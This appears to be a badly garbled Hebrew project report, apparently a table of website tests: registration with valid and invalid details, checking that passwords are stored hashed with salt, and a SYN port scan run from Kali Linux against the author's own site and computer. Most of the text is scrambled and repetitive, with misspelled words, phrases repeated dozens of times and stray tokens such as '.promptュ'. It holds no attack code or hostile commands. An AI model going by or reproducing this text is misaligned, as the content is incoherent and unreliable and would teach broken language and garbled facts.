התקינים, הלא קיבלתי את השגיאות המתאימות מקינים. בדיקה האם לוודא שמתקבל אך להירשם עם פרטים מאי נרשמתי עם פרטים מקינים, עם פרטים שהל נכנס בראוי, ושהסיסמה ולראות האם הדבר עם הוספת לא תבובת. שהמידע השפיע עליו. כמו כן, בדקתי למנונים. במסד הנתונים מגובבת. יבולתי לשפר את האבטחה מגובבת, שהמידע השפיע עליו. כמו כן, לחודא שבריקת המתונים. האתר להכנסת לא נכנונים עבור כל אחד מהשדות, גם המתונים. האתר להכנסת לא נכנונים עבור כל אחד מהשדות, גם התקינים לאתר, מאי הרצתי סריקה ממכונת אחדים, שהיא מהמרצים את וסבית ביות לואות שיפור הוא זמן ומביר ביותד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן שפור הוא זמן ומתנת תוצאות הפרויקט ולערוך הסריקת. התוצאות הפרויקט ולערוך הסריקת עליהם גם סריקת ושתוצאותיה פורטים על באות מוצגות באתר. עליהם גם סריקת פורטים עם התקונים עם הליאות שמוצגות באתר. עליהם גם סריקת פורטים עם התוצאות הפריקת לודא שסריקת לודא שסריקת לודא שסריקת לודאות הפריקת שמוצגות באתר. עליהם גם סריקת פורטים עם מוצגות באתר. עליהם גם סריקת פורטים עם מוצגות באתר. עליהם גם סריקת פורטים עם מוצגות באתר. מאי התוצאות הפריקת לודא שסריקת לודאות שם התוצאות הפריקת לודאות שם התוצאות הפריקת לודאות שמונת אודאות פורטים עם מוג זה לערוך סריקת תוצאות פורטים מסוג זה לערוך סריקת לודאות אם התוצאות הפורטים מסוג זה לערוך סריקת ראת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת ראת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת ראת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת ראת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת ראת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת ראת, שצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת ראת, שצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת הודעת לברות הראת אחד מבור הראתי את סריקת הודעת הראתי הודעת הראת הריקת הודעת הראת הריקת הודעת הראת הריקת הראת הריקת הראת הריקת הראת הריקת הראת הריקת הריבתי הריקת הראת הריבת הריקת הראת הריבת הר	לא נכונים עבור כל אחד מהשדות, גם		האתר להכנסת	הנתונים.	
הרשמה לוודא שמתקבל אך להירשם עם פרטים מאי נרשמתי עם פרטים תקינים, בדיקה האם ורק מידע תקיון תקינים, עם פרטים מאי נרשמתי עם פרטים תקינים, בדקתי שהלא פוגע במסד לא תקינים ולהסתבל שהל נכנס בראוי, ושהסיסמה ולראות האם הדבר עם הוספת SYN במסד הנתונים האתר להכנסת לא בונים עבור כל אחד מהשדות, גם ברשים בראוי במסד בדוק את תגובת השתינים, בישרו ברשם בראוי במסד לבדוק את תגובת לאו במנים עבור כל אחד מהשדות, גם האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם הפרטים התקינים/הלא הפרטים של לוודא שסריקת לא בונותנת מסוג זה לערוך סריקת רשת, עליהם סריקת מוצגות באתר. מהרצים את הפריקים של ואומן שיפור הוא זמן מותנת תוצאות הפריקים של החדבר מותנת תוצאות הפריקים ולערוך הסריקה מוצגות באתר. עליהם גם סריקת מוצגות באתר. עליהם גם סריקת פורטים של ואומן שורים במותנת באתר. עליהם גם סריקת פורטים של לוודא שסריקת להתחבר לאתר, מאי הרצים של מוצגות באתר. עליהם גם סריקת פורטים של אומן שורים במותנת באתר. עליהם גם סריקת פורטים מסוג זה לערוך סריקת תוצאות הפריקת מוצגות באתר. עליהם גם סריקת פורטים של אומן שורים במותנת באתר. עליהם גם סריקת פורטים מסוג זה לערוך שחד של אומן שורים במותנת באתר. עליהם גם סריקת פורטים מסוג זה לערוך סריקת הואות שוריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת SYN של אותוך שורים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות הריקת מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות הפורים מסוג זה לערוך סריקת רשת, עבמה ועל המחשב שלי, באמצעות הפורים מסוג זה לערוך סריקת רשת, עבמה ועל המחשב שלי, באמצעות הפורים מסוג זה לערוך סריקת רשת, עבמה ועל המחשב שלי, באמצעות הפורים מסוג זה לערוך סריקת רשת, עבמה ועל המחשב שלי, באמצעות הפורים מסוג זה לערוך סריקת רשת, עבזה ועל המחשב שלי, באמצעות עבדת בזמן תקיון לבחור את אחד שבריקת לבור את אחד עבדת בזמן תקיון לבחור את אחד עבדת בזמן תקיון לבחור את אחד עבדת בזמר את אחד עבדת בזמר את אחד עבדת בזמר את אחד עבדת מות הידים לבור את אחד עבדת מות הידים לבור את אחד עבדת מות הידים לבור את אחד עבדת מות הידים לבים לבים במים במות בים בחים בחים בחוד במות הידים במות הידים במות הידים ב	כשהוא ריק וגם כשאינו תקין ובכולם		הפרטים		
הרשמה לוודא שמתקבל אך להירשם עם פרטים מאי נרשמתי עם פרטים תקינים, בדקתי ורק מידע תקין תקינים, עם פרטים מאי את הנתונים במסד הנתונים ולא תקינים ולהסתבל שהל נכנס בראוי, ושהסיסמה הנתונים, במסד הנתונים במסד הנתונים במסד הנתונים השפיע עליו. כמו כן, לזמן בתיבת חלק זה לא עשיתי זאת. בשסיסמה בדוק את תגובת לאחר מכן, ניסיתי להירשם עם פרטים האתר להבנסת לא נכונים עבור כל אחד מהשדות, גם המתונים. האתר להבנסת לא נכונים עבור כל אחד מהשדות, גם המתינים מסוג זה לערוך סריקת רשת, עליהם סריקת שהיא המוצאות הפתיקט ולערוך הסריקה התוצאות הפתיקט ולערוך הסריקה מוצגות באתר. שהיא המריצים את החרים, שהיא המריצים את החרים, שהיא החרים, שהיא החרים, שהיא החרים, שהיא החרים, שהיא פורטים עם קהשם מוצאות באתר. עליהם גם סריקת ושתוצאותיה פורטים עם קהשח התוצאות ולדאות אם התוצאות ולדאות אם התוצאות הפרוקת לוודא שסריקת להתחבר לאתר, מאי הריקה ממכונת עליהם בסריקת ושתוצאות החרים, לבצע מורטים עם קהשח הולאות שהורים של של, באמצעות ולדודא שסריקת להתחבר לאתר, מאי הריקה ממכונת עליהם בסריקת ולדודא שסריקת להתחבר לאתר, מאי הריקה ממכונת עליהם בסריקת ולדודא שסריקת להתחבר לאתר, מאי הודעים מסוג זה לערוך סריקת רשת, הודעות מוודאות פורטים מסוג זה לערוך סריקת רשת, עליהם בסריקת ולדודא שסריקת להתחבר לאתר, מאי הודעים מסוג זה לערוך סריקת רשת, עליהם בסריקת ולדודא שסריקת להתחבר לאתר, מאי לוודא שסריקת להתחבר לאתר, מאי לוודא שסריקת להתחבר לאתר, מאי לוודא שסריקת להתחבר לאתר, מאי עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עבמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עבדת הזמן תקין לבחור את אחד	קיבלתי את השגיאות המתאימות		התקינים/הלא		
הרשמה לוודא שמתקבל אך להירשם עם פרטים מאי נרשמתי עם פרטים תקינים, בדקתי ורק מידע תקין תקינים, עם פרטים מאי נרשמתי עם פרטים את הנתונים במסד הנתונים וראיתי שלא פוגע במסד הבתונים במסד הנתונים במסד הנתונים במסד הנתונים במסד הנתונים במסד הנתונים במסד הנתונים מהסיסמה ולראות האם הדבר עם הוספת pepperi shr לא עשיתי זאת. שהסיסמה לבדוק את תגובת לבדוק את תגובת לא נכונים עבור כל אחד מהשדות, גם האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם המתונים. בשהוא ריק וגם כשאינו תקין ובכולם הפרטים החיקת מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות הפויקט ולערוך היקת רשת, וסביר ביחד לבלים מהמחשבים הפורטים שלי ואומן שיפור הוא זמן מחרים, שהיא המריצים את מוצגות באתר. עליהם סריקת מוצגות באתר. עליהם סריקת פורטים עם שלים בחיקת פורטים עם קחשח מוצגות באתר. עליהם לסריקת פורטים עם קחשח מוצגות באתר. עליהם לסריקת פורטים מסוג זה לערוך סריקת תקתת מוצאות מחיקת ללראות אם התוצאות פורטים עם קחשח מוצגות באתר. עליהם גם סריקת פורטים מסוג זה לערוך סריקת תוצאות מוצגות באתר. עליהם לחיקת שומים בל לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux שבמה ועל המחשב שלי, באמצעות פורטים מסוג זה לערוך סריקת תוצאות פורטים מסוג זה לערוך סריקת רשת, שבמה ועל המחשב שלי, באמצעות ושרוציות זהות. ולראות אם התוצאות פורטים מסוג זה לערוך סריקת רשת, שבמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, שבמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עבדת בזמן תקין לבחור את אחד שבדת בזמן תקין לבחור את אחד שליקת את סריקת את סריקת הפורטים מסוג זה לבחור את אחד שבדת בזמן תקין לבחור את אחד שליקת את סריקת הפורטים מסוג זה הבידת תקין לבחור את אחד שלים בזמות תקין לבחור את אחד שלים בזמות תקין לבחור את אחד שלים בלבים ביום תקין לבחור את אדת את בדת את את סריקת הפורטים ביום תקין לבחור את אחד שלים ביום תקין לבחור את אחד שלים ביום תקין לבחור את אחד שלים ביום תקין לבחור את אחד שבת ביום תקים ביום במים ביום ביום ביום ביום ביום ביום ביום בי	.promptュ		תקינים. בדיקה האם		
הרשמה לוודא שמתקבל אך להירשם עם פרטים מאי נרשמתי עם פרטים תקינים, עם פרטים של הבתונים במסד הנתונים ולהסתכל שלא פוגע במסד לא תקינים ולהסתכל שהכיסמה הנתונים, במסד הנתונים הפרטים הולרונים, שהסיסמה ולדאות האם הדבר עם הוסבים במדיע ליו. במו כן, לדמן בתיבת חלק זה לא עשיתי זאת. במסד לבדוק את תגובת לאחר מכן, ניסיתי להירשם עם פרטים המתונים. האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם הפרטים האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם הפרטים התקינים/הלא קיבלתי את השביאות המתאימות עדים. התקינים/הלא קיבלתי את השביאות המתאימות עבובת בזמן תקין לבחור את אחד עבובת בזמן תקין לבחור את אחד והפורטים מסוג זה המחשבים הפורטים שלי ואבן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואבן יצאו אותן הפרוים, שהיא המריצום את הפרויקת עליהם מסיקת ושתוצאותיה פורטים עם פריקת ושתוצאותיה פורטים עם פריקת ושתוצאותיה פורטים עם פריקת ושתוצאותיה פורטים עם פריקת ושתוצאותיה פורטים עם מסוג זה ללרום במותנת תוצאות הפריקת ללהם גם סריקת ושתוצאותיה פורטים שלי הבמ בסריקת ושתוצאותיה פורטים להתחבר לאתר, מאי הביתי סריקה ממכונת אוצאות פורטים מסוג זה להתחבר לאתר, מאי הביתי סריקה ממכונת אוצאות ולרום שהיא להתחבר לאתר, מאי הביתים המהג זה לערוך סריקת רשת, ושתוצאותיה לודאו שסריקת לבחור את אחד שחריקת לבחור את אחד ולבות בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד אחרים הרציעה אחרים הרציעה אחד עובדת בזמן תקין לבחור את בנות ביצרים לבת ביצרים לבחור את ביצרים לבת בי			המשתמש כבר		
ורק מידע תקין לא תקינים, עם פרטים שלא פוגע במסד לא תקינים ולהסתבל שלא פוגע במסד הנתונים במסד הנתונים מגובבת. יכולתי לשפר את האבטחה הנתונים, שהפיסמה ולראות האם הדבר עם הוספר מדובת שהסיסמה השפיע עליו. כמו כן, לזמן בתיבת חלק זה לא עשיתי זאת. נרשם כראוי במסד לבדוק את תגובת לא נכונים עבור כל אחד מהשדות, גם הנתונים. האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם הפרטים. התקינים/הלא קיבלתי את השגיאות המתאימות הפורטים מסוג זה לערוך סריקת רשת, אחרים, שהיא הפריטים מסוג זה המחשבים הפורטים מסוג זה המחשבים הפורטים שלי ואכן שיפור הוא זמן ושתוצאותיה פורטים עליהם גם סריקת שליהם גם סריקת עליהם מסיקת ושתוצאות הפריטים עם פרטים מוצגות באתר. שליהם גם סריקת שליהם גם סריקת לודרות אם התוצאות פורטים על המחשבים הפורטים שלי ואכן שיפור הוא זמן ושתוצאותיה פורטים עם מהיקת ושתוצאות פורטים מסוג זה להתחבר לאתר, מאי הרצתי סריקה ממכונת אורון שיפור הוא זמן ושתוצאות פורטים מסוג זה לליהם גם סריקת שליהם גם סריקת ושתוצאותיה פורטים על המחבר של התרקת ללהתחבר לאתר, מאי הרצתי סריקה ממכונת אורון אורון אורון שתוצאות פורטים מסוג זה להתחבר לאתר, מאי הביתים המוג זה לבחור את אחד שסריקת להתחבר לאתר, מאי הביתים המוג זה לערוך סריקת רשת, שבמה ועל המחשב שלי, באמצעות הפריקת לבחורטים מסוג זה לערוך סריקת רשת, עבמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עבמה ועל המחשב שלי, באמצעות ובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את בדי בי בידים תקים לבדים בידים בי			קיים.		
שלא פוגע במסד לא תקינים ולהסתכל מגובבת. יכולתי לשפר את האבטחה הנתונים, במסד הנתונים מהנתונים, במסד הנתונים מגובבת, שהחידע השפיע עליו. נמו כן, לזמן כתיבת חלק זה לא עשיתי זאת. מגובבת, שהמידע השפיע עליו. נמו כן, לאחר מכן, ניסיתי להירשם עם פרטים הנתונים. האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם הפרטים הנתונים. האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם התקינים/הלא קיבלתי את השגיאות המתאימות עד לוודא שסריקת לערוך סריקת רשת, עד מה הפורטים מסוג זה לערוך סריקת רשת, הפורטים שלי ואכן הצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן ביחד לכלים מהמחשבים המוצאות הפרויקט ולערוך הסריקת מוצגות באתר. שליהם גם סריקת פורטים עליהם גם סריקת פורטים עליהם גם סריקת פורטים על מוצגות באתר. עליהם גם סריקת פורטים עם מהחואותיה פורטים עם מהחואותיה פורטים עם מהחואות התוצאות הפרויקט ולערוך היקת מוצגות באתר. עליהם גם סריקת פורטים עם מהחואות הודאות אם התוצאות פורטים על לוודא שסריקת לארות, מאי הרצתי סריקה ממכונת אוצאות פורטים עם מהחח לערוך סריקת חודאות הודאות של אחד מודאות של התחבר לאתר, מאי הרצתי סריקה ממכונת אוצאות פורטים מסוג זה לערוך סריקת רשת, ועדת בזמן תקין לבחור את אחד עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד עד מה אות מהיקת של את אחד עובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד עדר מידית אחד עדר מידית אחד עדר מידית אחד עדר מידית אחד עובדת בזמן תקין לבחור את אחד עדר מידית אות אחד עדר מידית אחד עדר מידית אחד עובדת בזמן תקין לבחור את אחד עדר מידית אחד עדר מידית אחד עדר מידית אות אחד עדר מידית אחד עדר מידית אחד עדר מידית אחד עדר מידית אחד עובדת בזמן תקין לבחור את אחד עדר מידית של בתידית של בתור עדר מידית אחד עדר מידית אחד עדר מידית אות הידית אחד עדר מידית אחד עדר מי	נרשמתי עם פרטים תקינים, בדקתי	מאי	להירשם עם פרטים	לוודא שמתקבל אך	הרשמה
הנתונים, במסד הנתונים מגובבת. יכולתי לשפר את האבטחה ולראות האם הדבר עם הוספת sat במסד הנתונים לובדת. שהמיסמה ולראות האם הדבר לאחר מכן, ליסיד, והירשם עם פרטים לאובבת, שהמידע השפיע עליו. כמו כן, לאחר מכן, ניסיתי להירשם עם פרטים הנתונים. האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם הפרטים התקינים/הלא קיבלתי את השגיאות המתאימות הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, הפורטים שלי ואכן הצאו אותן וסיבר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן אחרים, שהיא המריצים את הפורטים, שהיא המריצים את הפורטים, לבצע מהימנות עליהם סריקת מוצגות באתר. עליהם מסריקת פורטים על מוצגות באתר. עליהם גם סריקת פורטים עם מפחח מוצגות באתר. עליהם גם סריקת פורטים עם מפחח מוצגות באתר. עליהם גם סריקת פורטים עם מוצאות פורטים על מוצגות באתר. עליהם גם סריקת פורטים על מודא שסריקת לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על התחבר לאתר, מאי הרצתי סריקה ממכונת SYN אחר מכן הרצתי את סריקת ודאות באתר. לערוך סריקת רשת, ודאות באתר, לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת SYN על המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד שלי, את סריקת עובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד	את הנתונים במסד הנתונים וראיתי		תקינים, עם פרטים	ורק מידע תקין	
שהסיסמה ולראות האם הדבר לחום בחלים. או במון בתיבת חלק זה לא עשיתי זאת. משפיע עליו. כמו כן, לאחר מבן, ניסיתי להירשם עם פרטים ורשם בראוי במסד לבדוק את תגובת לאו בכונים עבור בל אחד מהשדות, גם האתר להכנסת לא נכונים עבור בל אחד מהשדות, גם הפרטים התקינים. האתר להכנסת קיבלתי את השגיאות המתאימות תקינים. החיקת בראתר, מאי הרצתי סריקה ממכונת באמצעות לוודא שסריקת לעבור סריקת רשת, עצמה ועל המחשב שלי, באמצעות וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן וחברים ביחד לכלים מהמחשבים החוצאות. מה שטעון שיפור הוא זמן מהיא המריצים את הפריקה. החיבית עליהם סריקת שורטים, לבצע מוצגות באתר. עליהם סריקת פורטים, לבצע מוצגות באתר. עליהם גם סריקת פורטים עם שלי ושבות באחר. עליהם גם סריקת פורטים, לבצע מוצגות באתר. עליהם גם סריקת פורטים עם שלי אוברות שליהות. מאחרים, שביד של מחום שלי אוברות שליהות. מאחרים, שביד שליהות מוצאות התוצאות החום ביחד לאחר, מאי הרצתי סריקה ממכונת אוצאות שוריטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד הפורטים מסוג זה לערוך סריקת רשת, ושבדת בזמן תקין לבחור את אחד שובדת בזמן תקין	שהבל נבנס בראוי, ושהסיסמה		לא תקינים ולהסתבל	שלא פוגע במסד	
מגובבת, שהמידע השפיע עליו. כמו כן, לאחר מכן, ניסיתי להירשם עם פרטים נרשם כראוי במסד לבדוק את תגובת לאחר מכן, ניסיתי להירשם עם פרטים האתר להכנסת לא נכונים עבור כל אחד מהשדות, גם הפרטים המקינים. התקינים/הלא קיבלתי את השגיאות המתאימות מקינים. SYN סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הביתי סריקה ממכונת SYN על לערוך סריקת רשת, שובדת בזמן תקין לבחור את אחד הפורטים מסוג זה מהמחשבים הפורטים שלי ואכן יצאו אותן וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן אחרים, שהיא המריצים את התריצים את החיקה. החיקת שיפור הוא זמן מהימנות עליהם סריקת מוצגות באתר. עליהם סריקת פורטים עם פורטים עם פורטים, לבצע פורטים, לבצע וורטים, לבצע פורטים עם שהיא התוצאותיה פורטים, לבצע וורטים, לבצע וורטים, לבצע וורטים עם שהיא התוצאות התוצאות התוצאות התוצאות וליהם בת סריקת פורטים עם שהתוצאות וליהם בת סריקת ולראות אם התוצאות וליהם להתובר לאתר, מאי הביתי סריקה ממכונת Wali Linux על המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד וועמה וועל המחשב שלי, באמצעות וובדת בזמן תקין לבחור את אחד שובדת בזמן תקין לבחור את אחד וועם אחד אתר, מאי וועל המחשב שלי, באמצעות וובדת בזמן תקין לבחור את אחד וועם הפורטים מסוג זה לערוך סריקת רשת, וובדת בזמן תקין לבחור את אחד שובדת בזמן תקין לבחור את אחד שובת בזמן תקין לבחור את אחד שליבת בזמן תקין לבחור את אחד שובת בזמן תקין לבחור את אחד שליים ביחים ביחים בתיבת בת אחד שליים בתיים בת הקים בת בדתים אחד שליים בת הצתי את בת בתים בת הקין תקים בת בתים אחד שליים בת הצתים את בת בת בת בתים אחד שליים בת בתים בת בתים את בת בתים אחד בתים בת בת בת בת בתים את בת	מגובבת. יכולתי לשפר את האבטחה		במסד הנתונים	הנתונים,	
נרשם נראוי במסד לבדוק את תגובת לא נכונים עבור כל אחד מהשדות, גם הפרטים הפרטים הפרטים לחיבות להינים. האתר להכנסת הפרטים בשהוא ריק וגם כשאינו תקין ובכולם התקינים/הלא קיבלתי את השגיאות המתאימות הקינים. הדישור סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, וסביר ביחד לכלים מהמחשבים הפורטים שלי ואבן יצאו אותן הפרויקט ולערוך החיבית ביחד לכלים מהמחשבים התוצאות. מה שטעון שיפור הוא זמן מהימנות עליהם סריקת עליהם סריקת עליהם בס סריקת מוצגות באתר. עליהם גם סריקת פורטים עם מחואות ולראות אם התוצאות הוראות אם התוצאות הוראות אם התוצאות ולאות אם התוצאות הוראות אם התוצאות ולאות אם התוצאות הוראות אם התוצאות הוראות אם התוצאות ולאות אם התוצאות הוראות אם התוצאות ולאוד שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת אורוך אודאות שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקיון לבחור את אחד	עם הוספת salt אך נכון,		ולראות האם הדבר	שהסיסמה	
הנתונים. האתר להכנסת בשהוא ריק וגם נשאינו תקין ובכולם הפרטים התקינים/הלא קיבלתי את השגיאות המתאימות תקינים. מאי הרצתי סריקה ממכונת SYN על לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת SYN על הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות וטביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן אחרים, שהיא המריצים את הסריקה. החוצאות מוצגות באתר. ושתוצאותיה פורטים, לבצע מוצגות באתר. עליהם סריקת פורטים עם פורטים עם פורטים עם פורטים עם פורטים עם פורטים עם התוצאות החוצאות מוצגות באתר. עליהם גם סריקת ולרות מוצאות מוצגות באתר. עליהם גם סריקת פורטים עם מסוג זה לערוך סריקת רשת, אחד הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד אחד עובדת בזמן תקין לבחור את אחד אחד עובדת בזמן תקין לבחור את אחד אחד אחד עובדת בזמן תקין לבחור את אחד אחד אחד אחד עובדת בזמן תקין לבחור את אחד אחד אחד אחד או אחד אחד אחד אחד או אחד	לזמן כתיבת חלק זה לא עשיתי זאת.		השפיע עליו. כמו כן,	מגובבת, שהמידע	
הפרטים בשהוא ריק וגם כשאינו תקין ובכולם קיבלתי את השגיאות המתאימות התקינים/הלא קיבלתי את השגיאות המתאימות תקינים. סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הבודת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד הפורטים שלי ואכן יצאו אותן הפריבים את המריצים את המריצים את המריצים את המריצים את המריצים את הפריקת. מהימנות עליהם סריקת עליהם סריקת מוצאותיה פורטים, לבצע ושתוצאותיה פורטים עם קורטים עם קורטים עם קורטים עלי המתחבר לאתר, מאי הרצתי סריקה ממכונת SYN עליהם החוצאות הולראות אם התוצאות שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת SYN עליהם החיקת ולראות אם התוצאות להתחבר לאתר, מאי הרצתי סריקה ממכונת אודאות לבדות באחר. במון תקין לבחור את אחד הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד שובדת בזמן תקין לבחור את אחד שובדת בזמן תקין לבחור את אחד אחד שובדת בזמן תקין לבחור את אחד שובדת בזמן תקין לבחור את אחד	לאחר מכן, ניסיתי להירשם עם פרטים		לבדוק את תגובת	נרשם כראוי במסד	
מריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת SYN על הפורטים מסוג זה לערוך סריקת רשת, שובדת בזמן תקין לבחור את אחד הפורטים מסוג זה לערוך סריקת רשת, וסביר ביחד לכלים מהמחשבים הפורטים שלי ואכן יצאו אותן החרים, שהיא המריצים את הפרויקט ולערוך הסריקה מוצאות הפרויקט ולערוך הסריקה שוצאותיה פורטים על הם סריקת מוצאותיה פורטים עם פורטים עם פורטים עם התוצאות שורטים עם התוצאות שליהם סריקת לליהם גם סריקת לוודא שסריקת ללודות אם התוצאות הלוראות אם התוצאות שורטים מסוג זה לערוך סריקת רשת, שמבת ועל המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, שבדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד אחד שור, לאחר מכן הרצתי את סריקת עובדת בזמן תקין לבחור את אחד שור, לאחר מכן הרצתי את סריקת עובדת בזמן תקין לבחור את אחד שור, לאחר מכן הרצתי את סריקת עובדת בזמן תקין לבחור את אחד	לא נכונים עבור כל אחד מהשדות, גם		האתר להכנסת	הנתונים.	
סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד הפורטים שלי ואכן יצאו אותן וסביר ביחד לבלים מהמחשבים הפורטים שלי ואכן יצאו אותן וסביר ביחד לבלים מהמחשבים הפורטים שלי ואכן יצאו אותן אחרים, שהיא המריצים את הפרויקט ולערוך הסריקה. מהימנות עליהם סריקת פורטים, לבצע פורטים עם פורטים עליהם גם סריקת פורטים עם פורטים עם פורטים עם פורטים עם פורטים עם אחרים, ולראות אם התוצאות להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על המחשב שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד אחד, לאחר מכן הרצתי את סריקת ועובדת בזמן תקין לבחור את אחד אותר, מאיד הרצתי את סריקת ועובדת בזמן תקין לבחור את אחד אותר, ועובדת בזמן תקין לבחור את אחד	כשהוא ריק וגם כשאינו תקין ובכולם		הפרטים		
סריקת SYN לוודא שסריקת להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux עלמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד הפורטים שלי ואכן הצאו אותן וסביר ביחד לכלים מהמחשבים התוצאות. מה שטעון שיפור הוא זמן הסריקה. הפרויקט ולערוך הסריקה. מהימנות עליהם סריקת פורטים, לבצע פורעים, לבצע פורטים, לבצע פורטים, לבצע פורטים עם סריקת פורטים עם סריקת פורטים עם מוצגות באתר. שליהם גם סריקת הרצאות פורטים עם מוצגות אם התוצאות החשבים שלי, באמצעות הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד הרצתי סריקה ממכונת Kali Linux עליהם לעחור סריקת רשת, עובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד לעחד שחדיקת לבחור את אחד עובדת בזמן תקין לבחור את אחד	קיבלתי את השגיאות המתאימות		התקינים/הלא		
הפורטים מסוג זה לערוך סריקת רשת, עצמה ועל המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד הפורטים שלי ואכן יצאו אותן וסביר ביחד לכלים מהמחשבים התוצאות. מה שטעון שיפור הוא זמן נותנת תוצאות הפרויקט ולערוך הסריקה. הסריקה מהימנות עליהם סריקת ושתוצאותיה פורטים, לבצע פורטים, עליהם גם סריקת מוצגות באתר. עליהם גם סריקת פורטים עם מחחח ולראות אם התוצאות החוצאות להתחבר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על המחשב שלי, באמצעות עובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד עובדת בזמן תקין לבחור את אחד	.promptュ		תקינים.		
עובדת בזמן תקין לבחור את אחד הפורטים שלי ואכן יצאו אותן וסביר ביחד לכלים מהמחשבים החוצאות. מה שטעון שיפור הוא זמן אחרים, שהיא המריצים את הסריקה. הסריקה. מהימנות עליהם סריקת שליהם לבצע ושתוצאותיה פורטים, לבצע פורטים, לבצע פורטים עם קבאת שליהם גם סריקת מוצגות באתר. עליהם גם סריקת ולראות אם התוצאות ולראות אם התוצאות החובר לאתר, מאי הרצתי סריקה ממכונת Kali Linux על הפורטים מסוג זה לערוך סריקת רשת, עובדת בזמן תקין לבחור את אחד לבחור את אחד לבחור את אחד לבחור את אחד להודת בזמן תקין לבחור את אחד להודת בזמן תקין לבחור את אחד	על Kali Linux על	מאי	להתחבר לאתר,	לוודא שסריקת	סריקת SYN
